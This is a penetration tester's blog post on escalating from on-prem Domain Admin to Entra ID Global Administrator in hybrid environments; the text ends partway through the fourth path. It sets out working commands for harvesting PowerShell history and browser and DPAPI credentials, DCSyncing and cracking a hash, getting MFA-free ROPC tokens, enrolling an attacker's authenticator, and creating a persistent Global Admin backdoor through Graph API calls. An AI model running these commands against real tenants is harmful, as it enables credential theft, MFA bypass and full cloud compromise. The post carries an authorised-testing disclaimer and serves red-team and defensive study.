From Domain Admin to Global Admin: Hybrid Entra ID Attack Paths
Most post-exploitation writeups stop at Domain Admin. On hybrid environments, where on-prem AD is stitched to Entra ID via Azure AD Connect, that’s usually just the start. The cloud side is where it gets interesting: M365 mailboxes, Power Platform, Azure subscriptions, Key Vaults full of prod secrets.
This post covers five paths from on-prem DA to Global Administrator in Entra ID. All from real engagements. Ordered roughly by effort. Each exploits a different misconfiguration; none require anything exotic once you’ve got DA. No zero-days, nothing novel, just techniques that keep working because nobody’s looking for them.
All techniques were performed on authorised engagements or a controlled lab. Only test systems you have explicit permission to access.
How the hybrid trust works
Azure AD Connect (Entra Connect) sits between on-prem AD and Entra ID. It syncs user objects and, depending on configuration, password hashes. Three modes:
| Mode | What it means for you |
|---|---|
| PHS (Password Hash Sync) | On-prem NTLM hashes are transformed and synced to the cloud. Most common by a wide margin. |
| PTA (Pass-Through Auth) | Cloud auth requests are forwarded to an on-prem PTA agent for validation. No hashes in the cloud. |
| Federation (ADFS) | Auth is delegated to an on-prem ADFS farm via SAML. The most complex, and increasingly rare. |
On-prem accounts are frequently assigned Global Administrator in Entra ID. IT teams sync their privileged accounts into the cloud and give them GA because it’s convenient. That’s the overlap that turns a DA into a full cloud compromise.
Recon first
Before touching anything cloud-side, map what’s there. Three tools worth knowing:
ROADtools (roadrecon / roadtx) by Dirk-jan Mollema (@_dirkjan): authenticate with any credential or token and dump the entire Entra ID directory: users, groups, role assignments, apps, service principals, CA policies. If you want to understand the tenant’s shape fast, start here.
AzureHound by SpecterOps: BloodHound collector for Azure. Same attack-path graph you know from on-prem, extended to Entra ID. Good for finding the shortest path to GA from whatever identity you currently hold.
FindMeAccess by dafthack: given a token, shows what Azure resources the identity can actually reach: subscriptions, resource groups, storage accounts, Key Vaults. Useful for scope once you’ve got access.
Specific things to look for:
- Synced accounts (
onPremisesSyncEnabled: true) holding Global Administrator or Privileged Role Administrator - GA accounts with no CA policy enforcing MFA
- Service principals with
RoleManagement.ReadWrite.DirectoryorUser.ReadWrite.All; these can self-assign GA - PIM-eligible roles with no approval requirement
None of the paths below are novel. No CVEs, no new research. These are techniques I keep finding on real engagements, compiled in one place because they work and most environments still aren’t looking for them.
Path 1: PowerShell history → GA credentials → direct access
The laziest path. No cracking, no protocol abuse. A cleartext password sitting in a history file.
Step 1: Hunt PSReadLine history
PowerShell saves every command to a plaintext file on every Windows host. No logging required, no special configuration. It’s on by default:
1
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
With DA this file is readable on every box. The easiest way to sweep multiple hosts at once is nxc’s powershell_history module (NetExec by @mpgn_x64) — it pulls every user’s history file across all targets in one shot:
1
nxc smb 10.6.10.0/24 -u domainadmin -p '<password>' -d stickylabs.com -M powershell_history
Hit the AADConnect server first, then admin workstations, then any server where privileged users log in interactively. Admins type credentials inline more often than you’d expect. Connect-AzAccount one-liners show up constantly:
1
2
Connect-AzAccount -Credential (New-Object PSCredential "svc.domain.admin@corp.onmicrosoft.com", `
  (ConvertTo-SecureString "P@ssw0rd" -AsPlainText -Force))
 nxc powershell_history module output on SL-WS01, cleartext GA credential
Step 2: Authenticate and register your own MFA
Since October 2024, Microsoft enforces MFA at the infrastructure level for the Azure portal, Entra admin center, and M365 admin center, regardless of the tenant’s CA policies. A stolen password alone won’t get you through the portal if no MFA method is registered.
When the account has zero methods registered and no CA policy covers the Register security information user action, authenticate against a non-portal endpoint first. Exchange Online, SharePoint, or directly via Graph:
1
2
3
4
curl -s -X POST "https://login.microsoftonline.com/<tenant>/oauth2/token" \
  -d "grant_type=password&client_id=1950a258-227b-4e31-a9cf-717495945fc2" \
  -d "resource=https://graph.microsoft.com" \
  -d "username=svc.domain.admin@corp.onmicrosoft.com&password=<credential>"
That token gives full Graph API access (read mailboxes, enumerate the directory, make role assignments) without touching the portal. If you also need portal access, go to https://mysignins.microsoft.com/security-info with the same session and register an authenticator you control. No MFA challenge during registration when no method exists and no policy covers that action.
 j.hartley and svc.domain.admin as GA, no MFA policy
Path 2: DPAPI → Chrome vault → Global Admin
Different entry point, same outcome. The credential comes from a browser vault, and there’s no MFA to deal with.
Step 1: Decrypt the Chrome credential store
Windows DPAPI encrypts per-user secrets using a key derived from the user’s password. In a domain, each user’s master key is also backed by a domain backup key stored on the DC, a single RSA private key that decrypts any DPAPI blob across the entire domain. nxc --dpapi fetches that key from the DC automatically, then uses it to decrypt masterkeys and browser credential stores on the target, all in one shot:
1
nxc smb 10.6.10.20 -u domainadmin -p '<password>' -d stickylabs.com --dpapi
 cloud.admin pulled from Chrome Login Data on SL-WS01
Step 2: Authenticate and register MFA
The recovered account had zero MFA methods. The Azure portal enforces MFA at the infrastructure level now, so the password alone won’t get you in there. But Exchange, SharePoint, Teams, and Graph have no such enforcement. ROPC works immediately:
1
2
3
4
curl -s -X POST "https://login.microsoftonline.com/stickylabs.onmicrosoft.com/oauth2/token" \
  -d "grant_type=password&client_id=1950a258-227b-4e31-a9cf-717495945fc2" \
  -d "resource=https://graph.microsoft.com" \
  -d "username=cloud.admin@stickylabs.onmicrosoft.com&password=<recovered_credential>"
For portal access: no CA policy covered the Register security information action on this tenant, so navigating to https://mysignins.microsoft.com/security-info and enrolling your own authenticator works without an MFA challenge.
cloud.admin confirmed as Global Administrator
A browser vault on a domain-joined machine is not a safe place for cloud admin credentials.
Path 3: PHS + password cracking + ROPC
More steps than paths 1 and 2, but this is the one that works on the most tenants. Any PHS deployment where a synced GA account has no CA policy enforcing MFA qualifies, and that comes up more often than you’d expect.
Step 1: Find a synced GA with no MFA policy
Two things to verify before spending time cracking a hash.
Check whether ROPC is blocked. ROPC only works if no CA policy targets otherClients (legacy auth). After roadrecon gather, run roadrecon plugin policies; it writes caps.html listing every CA policy and its conditions. No policy blocking otherClients means the flow is open. You can also just try it: AADSTS53003 back means a CA policy blocked it, anything else means proceed.
 caps.html, zero CA policies
Find the target account. Open roadrecon gui and check the Users view, filter for Global Administrator members and look at the sync status. You want a synced account (dirSyncEnabled: true) holding GA with no MFA methods registered. Not just no CA policy enforcing MFA, but nothing enrolled at all. An account with MFA enrolled returns AADSTS50079 mid-flow. One with nothing registered won’t challenge you.
 j.hartley: synced from on-prem, GA, no MFA registered
Step 2: DCSync the target account
Now that you know which account to go after, pull its hash. nxc can target a single account without dumping the whole NTDS:
1
2
nxc smb 10.6.10.10 -u domainadmin -p '<password>' -d stickylabs.com \
  --ntds --user j.hartley
 j.hartley NTLM hash via DCSync
Step 3: Crack the hash
With a GPU available, rockyou hits are often under a minute:
1
hashcat -m 1000 j.hartley.hash /wordlists/rockyou.txt --potfile-path hashcat.pot
 j.hartley NT hash cracked
Step 4: ROPC flow
ROPC (Resource Owner Password Credentials) is a legacy OAuth 2.0 grant that takes a username and cleartext password and returns a token directly, no browser redirect, no MFA prompt. Microsoft deprecated it, but blocking it requires an explicit CA policy. Most tenants don’t have one.
The client_id here is the well-known ID for the Azure PowerShell public client app, no registration or secret needed:
1
2
3
4
5
6
curl -s -X POST "https://login.microsoftonline.com/stickylabs.onmicrosoft.com/oauth2/token" \
  -d "grant_type=password" \
  -d "client_id=1950a258-227b-4e31-a9cf-717495945fc2" \
  -d "resource=https://graph.microsoft.com" \
  -d "username=j.hartley@stickylabs.onmicrosoft.com" \
  -d "password=<cracked_password>" | python3 -m json.tool
 ROPC token issued for j.hartley, no MFA
Step 5: Confirm GA membership
1
2
curl -s -H "Authorization: Bearer $ACCESS_TOKEN" \
  "https://graph.microsoft.com/v1.0/me/memberOf" | python3 -m json.tool
 /me/memberOf confirms Global Administrator
Step 6: Create a persistent backdoor
The cracked account’s password can be reset at any time. Create a cloud-only GA account outside the sync scope; it survives any on-prem password rotation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Create cloud-only account
curl -s -X POST \
  -H "Authorization: Bearer $ACCESS_TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"accountEnabled":true,"displayName":"pentest","mailNickname":"pentest","userPrincipalName":"pentest@stickylabs.onmicrosoft.com","passwordProfile":{"forceChangePasswordNextSignIn":false,"password":"<password>"}}' \
  "https://graph.microsoft.com/v1.0/users" | python3 -m json.tool

# Assign Global Administrator using the returned object ID
PENTEST_ID="<id from above>"
curl -s -X POST \
  -H "Authorization: Bearer $ACCESS_TOKEN" \
  -H "Content-Type: application/json" \
  -d "{\"roleDefinitionId\":\"62e90394-69f5-4237-9190-012177145e10\",\"principalId\":\"$PENTEST_ID\",\"directoryScopeId\":\"/\"}" \
  "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments" | python3 -m json.tool
 pentest user created and assigned GA via Graph
Log into the Entra portal with the new account, register MFA when prompted and you are in as a Global Administrator.
 pentest signed into Entra portal as Global Administrator
Path 4: DPAPI → credential vault → PIM App Admin → client secret → Global Admin
Same DPAPI starting point, different escalation chain.
Running nxc --dpapi against SLDEVSQL01 (dev SQL box, common cache location for service accounts) pulls platform.svc out of Windows Credential Manager in cleartext:
1
nxc smb 10.6.10.30 -u domainadmin -p '<password>' -d stickylabs.com --dpapi
 platform.svc from Credential Manager on SLDEVSQL01
platform.svc is a service account. Nobody has ever signed in interactively with it. When you enter the credentials at https://mysignins.microsoft.com/security-info, Microsoft doesn’t challenge you for MFA. It asks you to set one up. So you do: your authenticator, your device. MFA is now satisfied and the account is yours.
 platform.svc prompts to enroll MFA, not verify it
With the account accessible, check PIM. PIM is Entra’s just-in-time role system: instead of permanent assignments, accounts get eligible assignments they can self-activate on demand, typically with a justification required and sometimes an approval gate. No approval gate means instant self-activation.
1
Entra ID → PIM → My Roles → Microsoft Entra roles → Eligible assignments
1
Application Administrator → Activate
